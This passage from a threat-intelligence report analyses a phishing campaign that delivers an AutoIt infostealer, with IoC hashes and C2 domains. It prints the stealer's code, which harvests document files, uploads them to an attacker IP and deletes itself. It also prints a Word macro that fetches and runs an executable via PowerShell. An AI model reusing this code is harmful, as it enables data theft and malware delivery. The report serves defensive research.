
```
$url = "http://45.146.165.91:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0
For $i = 1 To $dsks[0]
        If $dsks[$i] = @HomeDrive Then
                $rem = $i
        EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 1 To $dsks[0]
        $areturn = _filesearch($dsks[$drv], "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
        For $i = 1 To $areturn[0]
                $name_new = StringReplace($areturn[$i], ":", "_")
                $name_new = StringReplace($name_new, "\", "/")
                _http_upload($url & $uuid, $areturn[$i], _stringtohex($name_new), "", _stringtohex($name_new))
        Next
Next
$hfile = FileOpen("r.bat", 2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```

Code snippet from the AutoIt script main logic.



```
Func _filesearch($spath, $sfilemask, $iflag = 0)
        Local $soutbin, $sout, $aout, $sread, $hdir, $sattrib
        Switch $iflag
                Case 1
                        $sattrib = " /A-D"
                Case 2
                        $sattrib = " /AD"
                Case Else
                        $sattrib = " /A"
        EndSwitch
        $sout = StringToBinary("0" & @CRLF, 2)
        $amasks = StringSplit($sfilemask, ";")
        For $i = 1 To $amasks[0]
                $hdir = Run(@ComSpec & ' /U /C DIR "' & $spath & "\" & $amasks[$i] & '" /S /B' & $sattrib, @SystemDir, @SW_HIDE, 6)
                While 1
                        $sread = StdoutRead($hdir, False, True)
                        If @error Then
                                ExitLoop
                        EndIf
                        If $sread <> "" Then
                                $sout &= $sread
                        EndIf
                WEnd
        Next
        $aout = StringRegExp(BinaryToString($sout, 2), "[^\r\n]+", 3)
        If @error Then
                Return SetError(1)
        EndIf
        $aout[0] = UBound($aout) - 1
        Return $aout
EndFunc
```


Code snippet from the AutoIt script _filsearch function.



```
rundll32.exe
pid 2672 | "C:\Windows\sysnative\rundll32.exe" "C:\Users\mike\AppData\Local\Temp\0d83c1f7d2d7ea0e7fe14493.dll",#1
    03897509130349.exe
    pid 1272 | C:\Users\Public\03897509130349.exe
        03897509130349.exe
        pid 2432 | C:\Users\Public\03897509130349.exe
            cmd.exe
            pid 924 | C:\Windows\system32\cmd.exe /U /C DIR "\Users\mike\*.doc" /S /B /A
            cmd.exe
            pid 2828 | C:\Windows\system32\cmd.exe /U /C DIR "\Users\mike\*.pdf" /S /B /A
            cmd.exe
            pid 3068 | C:\Windows\system32\cmd.exe /U /C DIR "\Users\mike\*.ppt" /S /B /A
            cmd.exe
            pid 1652 | C:\Windows\system32\cmd.exe /U /C DIR "\Users\mike\*.dot" /S /B /A
            cmd.exe
            pid 2036 | C:\Windows\system32\cmd.exe /U /C DIR "\Users\mike\*.xl" /S /B /A
            cmd.exe
            pid 780 | C:\Windows\system32\cmd.exe /U /C DIR "\Users\mike\*.csv" /S /B /A
            cmd.exe
            pid 1748 | C:\Windows\system32\cmd.exe /U /C DIR "\Users\mike\*.rtf" /S /B /A
            cmd.exe
            pid 908 | C:\Windows\system32\cmd.exe /U /C DIR "\Users\mike\*.dot" /S /B /A
            cmd.exe
```

Process tree snippet in Intezer Analyze.

Each file is uploaded to the C2 via a multipart/form-data POST request. The file's directory is sent as Hex. Below is an example of a file upload request.




```
POST /upld/7CD9E0E6 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKFXC61T2Q0kajZmJ
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 2190
Host: 45.146.165.91:8080

------WebKitFormBoundaryKFXC61T2Q0kajZmJ
Content-Disposition: form-data;
name="435F2F55736572732F61646D696E2F417070446174612F526F616D696E672F4D6963726F736F66742F57696E64
6F77732F436F6F6B6965732F4E555432384F4F572E747874";
filename="435F2F55736572732F61646D696E2F417070446174612F526F616D696E672F4D6963726F736F66742F5769
6E646F77732F436F6F6B6965732F4E555432384F4F572E747874"
Content-Type: application/upload

wlidperf
FR=L&ST=1532089629996
live.com/
1088
2189574144
32107986
4208530800
30679076
```

Example of C_/Users/admin/AppData/Roaming/Microsoft/Windows/Cookies/NUT28OOW.txt file upload.

Lastly, the AutoIt script creates and runs a batch named “r.bat” which deletes the malware from disk and kills the process.


The Document Files

Both malicious Word documents uploaded to VirusTotal on July 5 display similar behavior. Let’s look at 900e892c8151f0f59a93af1206583ce6. Once a user opens this document, it will run a VBA macro with the main logic to create, write to and run a batch file named “ballDemocrat.bat.” The script written to the batch file will run a PowerShell command that drops an executable from the C2 (http[://]1221[.]site/15858415841/0407.exe) and saves it as centuryarticle.exe.



```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
kindtreat = FreeFile
powerr = "powers"
rl = "hell"
thanart = "C:\Users\Public\Documents\ballDemocrat.bat"
Open thanart For Output As kindtreat
Print
kindtreat, powerr
" -w h Start-BitsTransfer -Source http://1221.site/15858415841/0407.exe -Destination C:\Users\Public\Documents\centuryarticle.exe
C:\Users\Public\Documents\centuryarticle.exe"
Close
kindtreat
Set itsgeneral = CreateObject("Shell.Application")
Call itsgeneral.Open(thanart)
End Sub
```

VBA script (7546f382d73231a4c1fdc58ab1535ec0) in the malicious document.



```
Process Tree

WINWORD.EXE
pid 552 | "C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" "C:\Users\mike\AppData\Local\Temp\96f815abb422bb75117e8673.doc" /q

    cmd.exe
    pid 2952 | C:\Windows\system32\cmd.exe /c ""C:\Users\Public\Documents\ballDemocrat.bat" "

        powershell.exe
        pid 2376 | powershell  -w h Start-BitsTransfer -Source http://1221.site/15858415841/0407.exe -Destination C:\Users\Public\Documents\centuryarticle.exe;C:\Users\Public\Documents\centuryarticle.exe
```

Process tree of 900e892c8151f0f59a93af1206583ce6

The file dropped from the C2 is a packed .NET file that loads the AutoIt payload into memory.

Possible Russian Connection

We noticed similarities between this attack and Russia's APT28 campaigns. While these similarities alone are not enough to attribute APT28, victimology and intent to conduct espionage on various government entities in Eastern European regions gives us reason to believe that Russia is behind the attack.

1. **Victimology:** APT28 has targeted Ukraine and Georgia in the past. [1][2][3]
2. **Phishing theme:** APT28 previously used COVID-19-related phishing themes to target countries including Ukraine. APT28 also used NATO as a phishing theme in the past. [1][2][4][5]
3. **Use of AutoIt:** One of Zebrocy's (malware from APT28) variants is written in AutoIt. [6][7]
4. **File search with predefined extensions:** Zebrocy searches for predefined file extensions on the victim machine. [8][9][13]
5. **Compressed file holding both malicious and benign files** was used in an APT28 COVID-19 phishing attack last year and in other campaigns in the past. [4][8]
6. **Use of spear phishing emails containing URL-shortener** was documented in past APT28 campaigns. In one of the campaigns, this URL hosted a ZIP file containing a benign PDF and a malicious executable. [8][10][11]
7. **Use of Hex encoding:** The Zebrocy AutoIt version uses String to Hex encoding. [7]
8. **Use of batch files, PowerShell and CMD** are part of APT28's documented TTPs. [8][12]

Mitigation

Take the following precautions to keep your organization clean and safe from phishing attacks.

1. Enhance social engineering awareness within your organization.
2. Use an email gateway to analyze attachments and links. Intezer Analyze now supports analysis for Microsoft Office documents, PDFs and scripts.

3. Conduct proactive threat hunting on all endpoints inside your organization to routinely ensure that no traces of malicious code or malware exist in-memory. Intezer's live Endpoint Scanner can help you achieve this at scale by collecting all binaries running in-memory, including fileless, and classifying them using Genetic Code Analysis technology. We also have a Volatility plugin for analyzing memory dumps.

IoCs

AutoIt Payload Script

The AutoIt script can be found in the following GitHub repository.

Delivery Files

RTF

a60f4a353ea89adc8def453c8a1e65ea2ecc46c64d0d9ea375ca4e85e1c428fd
52173598ca2f4a023ec193261b0f65f57d9be3cb448cd6e2fcc0c8f3f15eaaf7
2ec710d38a0919f9f472b220cfe8d554a30d24bfa4bdd90b96105cee842cf40d
9803e65afa5b8eef0b6f7ced42ebd15f979889b791b8eadfc98e7f102853451a
f357f9bf438f44b2029dfa12c03856393484f723b9df03ecde3e1ef03ddffcb7

DOC

0be1801a6c5ca473e2563b6b77e76167d88828e1347db4215b7a83e161dae67f
96f815abb422bb75117e867384306a3f1b3625e48b81c44ebf032953deb2b3ff

LNK

101d9f3a9e4a8d0c8d80bcd40082e10ab71a7d45a04ab443ef8761dfad246ca5
Ced5f53bafc5896be0a62ed5bdabed38a6224f8dcbe61669e833749ff62693dd
2b15ade9de6fb993149f27c802bb5bc95ad3fc1ca5f2e86622a044cf3541a70d

ZIP

275388ffad3a1046087068a296a6060ed372d5d4ef6cf174f55c3b4ec7e8a0e8
A16e466bed46fcf9c0a771ca0e41bc42a1ac13e66717354e4824f61d1695dbb1
47e1991f94309566e35ea57507c7c8d013103e860f12f2166450900e8179a75e
E39a12f34bb8a7a5a03fd23f351846088692e1248a3952e488102d3aea577644
677500881c64f4789025f46f3d0e853c00f2f41216eb2f2aaa1a6c59884b04cc
5227adda2d80fb9b66110eeb26d57e69bbbb7bd681aecc3b1e882dc15e06be17
a856ae150144179848e0cc9be7618b4404c20c356eb93db490c8496ae2775b5e

CPL

10d21d4bf93e78a059a32b0210bd7891e349aabe88d0184d162c104b1e8bee2e
0c644fedcb4298b705d24f2dee45dda0ae5dd6322d1607e342bcf1d42b59436c
0db336cab2ca69d630d6b7676e5eab86252673b1197b34cf4e3351807229f12a
72f57b040d6f523afee40159a743b1ecae685a5bf939cab06b78d1fc397ec5e7
64057982a5874a9ccdb1b53fc15dd40f298eda2eb38324ac676329f5c81b64e0
f4a56c86e2903d509ede20609182fbe001b3a3ca05f8c23c597189935d4f71b8

JS

5d9c7192cae28f4b6cc0463efe8f4361e449f87c2ad5e74a6192a0ad96525417
fe49909fdd70192e3367d4d88458afbaf817e7a50acae199db97bd68358b241e

PDF

f69125eafdd54e1aae10707e0d95b0526e80b3b224f2b64f5f6d65485ca9e886

Packed AutoIT Infostealer


cd93f6df63187e3ac31ea56339f9b859b0f4fbe3e73e1c07192cef4c9a6f8b08
4fdc37f59801976606849882095992efecee0931ece77d74015113123643796e
2bef4a398a88749828afac59b773ae8b31c8e4e5b499aad516dd39ada1a11eca
d6e2a79bc87d48819fabe332dd3539f572605bb6091d34ae7d25ae0934b606b5
6ee2fd3994acdbb9a1b1680ccd3ac4b7dcb077b30b44c8677252202a03dccf79
ea9e5ad0ef82af2c0c75c371e683352a781eb2260a45c584d70995edec956ce9
0d83c1f7d2d7ea0e7fe144933bfa9dd314dae3937af714ea9274f43641756060
4d59a7739f15c17f144587762447d5abb81c01f16224a3f7ce5897d1b6f7ee77
39e8455d21447e32141dc064eb7504c6925f823bf6d9c8ce004d44cb8facc80b
cb4a93864a19fc14c1e5221912f8e7f409b5b8d835f1b3acc3712b80e4a909f1
b72188ba545ad865eb34954afbbdf2c9e8ebc465a87c5122cebb711f41005939
005d2d373e7ba5ee42010870b9f9bf829213a42b2dd3c4f3f4405c8b904641f2
ba4b321bf2bc542d9e9bcfcf54bc98335acd0b27a5e5851f4667e6b23d968a04
b0b4550ba09080e02c8a15cec8b5aeaa9fbb193cec1d92c793bdede78a70cec6
a9a89bb76c6f06277b729bc2de5e1aaef05fc0d9675edbc0895c7591c35f17eb
bd83e801b836906bab4854351b4d6000e0a435736524a504b9839b5f7bdf97cc
3075a467e89643d1f37e9413a2b38328fbec4dd1717ae57128fdf1da2fe39819
8ab3879ed4b1601feb0de11637c9c4d1baeb5266f399d822f565299e5c1cd0c4
b83c41763b5e861e15614d3d6ab8573c7948bf176143ee4142516e9b8bcb4423
0222f6bdfd21c41650bcb056f618ee9e4724e722b3abcd8731b92a99167c6f8d
b02c420e6f8a977cd254cd69281a7e8ce8026bda3fc594e1fc550c3b5e41565d
6a698edb366f25f156e4b481639903d816c5f5525668f65e2c097ef682afc269
9ee1a587acaddb45481aebd5778a6c293fe94f70fe89b4961098eb7ba32624a8
2762cbc81056348f2816de01e93d43398ba65354252c97928a56031e32ec776f

476ee9c0b7f7f864b169f0d1beb1a3bbcc7dbab1bae7d7f77ee69e22ad25ff66
df3b1ad5445d628c24c1308aa6cb476bd9a06f0095a2b285927964339866b2c3
26ce818e64caf89d795861db0c84a59e42428bd99b381feb53cb05a67ec69c07
ff07325f5454c46e883fefc7106829f75c27e3aaf312eb3ab50525faba51c23c
494122ff204f3dedaa8f0027f9f98971b32c50acbcce4efa8de0498efa148365
7419f0798c70888e7197f69ed1091620b2c6fbefead086b5faf23badf0474044
ec62c984941954f0eb4f3e8baee455410a9dc0deb222360d376e28981c53b1a0
56731c777896837782beff4432330486a941e4f3af44b4d24be7c62c16e96256
0f7a8611deea696b2b36e44ea652c8979e296b623e841796a4ea4b6916b39e7c
975f9ce0769a079e99f06870122e9c4d394dfd51a6020818feeef9ccdb8b0614
0f19735f076a42396b9f41b10c314d094a54e0e647f2cf7a2c025da8f8e9f54e
9917c962b7e0a36592c4740d193adbd31bc1eae748d2b441e77817d648487cff
f24ee966ef2dd31204b900b5c7eb7e367bc18ff92a13422d800c25dbb1de1e99
7eb1dc1719f0918828cc8349ee56ca5e6bbde7cada3bc67a11d7ff7f420c7871
71e9cc55f159f2cec96de4f15b3c94c2b076f97d5d8cecb60b8857e7a8113a35
afdc010fc134b0b4a8b8788d084c6b0cff9ea255d84032571e038f1a29b56d0a
9528a97d8d73b0dbed2ac496991f0a2eecc5a857d22e994d227ae7c3bef7296f
0fc7154ebd80ea5d81d82e3a4920cb2699a8dd7c31100ca8ec0693a7bd4af8b7
2d9d61ce6c01329808db1ca466c1c5fbf405e4e869ed04c59f0e45d7ad12f25b
9ef2d114c329c169e7b62f89a02d3f7395cb487fcd6cff4e7cac1eb198407ba6
b2f5edef0e599005e205443b20f6ffd9804681b260eec52fa2f7533622f46a6c
dfc24fa837b6cd3210e7ea0802db3dcf7bb1f85bff2c1b4bda4c3c599821bf8c
27868ae50b849506121c36b00d92afe3115ce2f041cc28476db8dfc0cc1d6908
7963f8606e4c0e7502a813969a04e1266e7cd20708bef19c338e8933c1b85eda
89da9a4a5c26b7818e5660b33941b45c8838fa7cfa15685adfe83ff84463799a
187e0a02620b7775c2a8f88d5b27e80b5d419ad156afc50ef217a95547d0feaa
b24eac4c704502ee8952ad32384daec5894fd81d7bb668224730d4fb06293942
2945393c74dd6d8de782e060362cdd468004ae2633bb4958c6063cd2fd5f5561
707971879e65cbd70fd371ae76767d3a7bff028b56204ca64f27e93609c8c473
37be3d8810959e63d5b6535164e51f16ccea9ca11d7dab7c1dfaa335affe6e3d
C33a905e513005cee9071ed10933b8e6a11be2335755660e3f7b2adf554f704a
0e1e2f87699a24d1d7b0d984c3622971028a0cafaf665c791c70215f76c7c8fe

C2

98324732194123423434232432423 64-34939246823743287468793247237[.]site 4895458025-4545445-222435-9635794543-3242314342-234123423728[.]space 1221[.]site 1681683130[.]website 1833[.]site 2215[.]site 2055[.]site 16868138130[.]space 33655990[.]cyou 16868138130[.]space name4050[.]com name1d[.]site 000000027[.]xyz coronavirus5g[.]site 99kg[.]site 9348243249382479234343284324023432748892349702394023[.]xyz 15052021[.]space 1000020[.]xyz 32689657[.]xyz 1000018[.]xyz 32689658[.]xyz 45[.]146[.]165[.]91 31[.]42[.]185[.]63 194[.]58[.]112[.]173 194[.]147[.]142[.]232 176[.]113[.]115[.]133

References



Avigayil Mechtinger

Avigayil is a product manager at Intezer, leading Intezer Analyze product lifecycle. Prior to this role, Avigayil was part of Intezer's research team and specialized in malware analysis and threat hunting. During her time at Intezer, she has uncovered and documented different malware targeting both Linux and Windows platforms.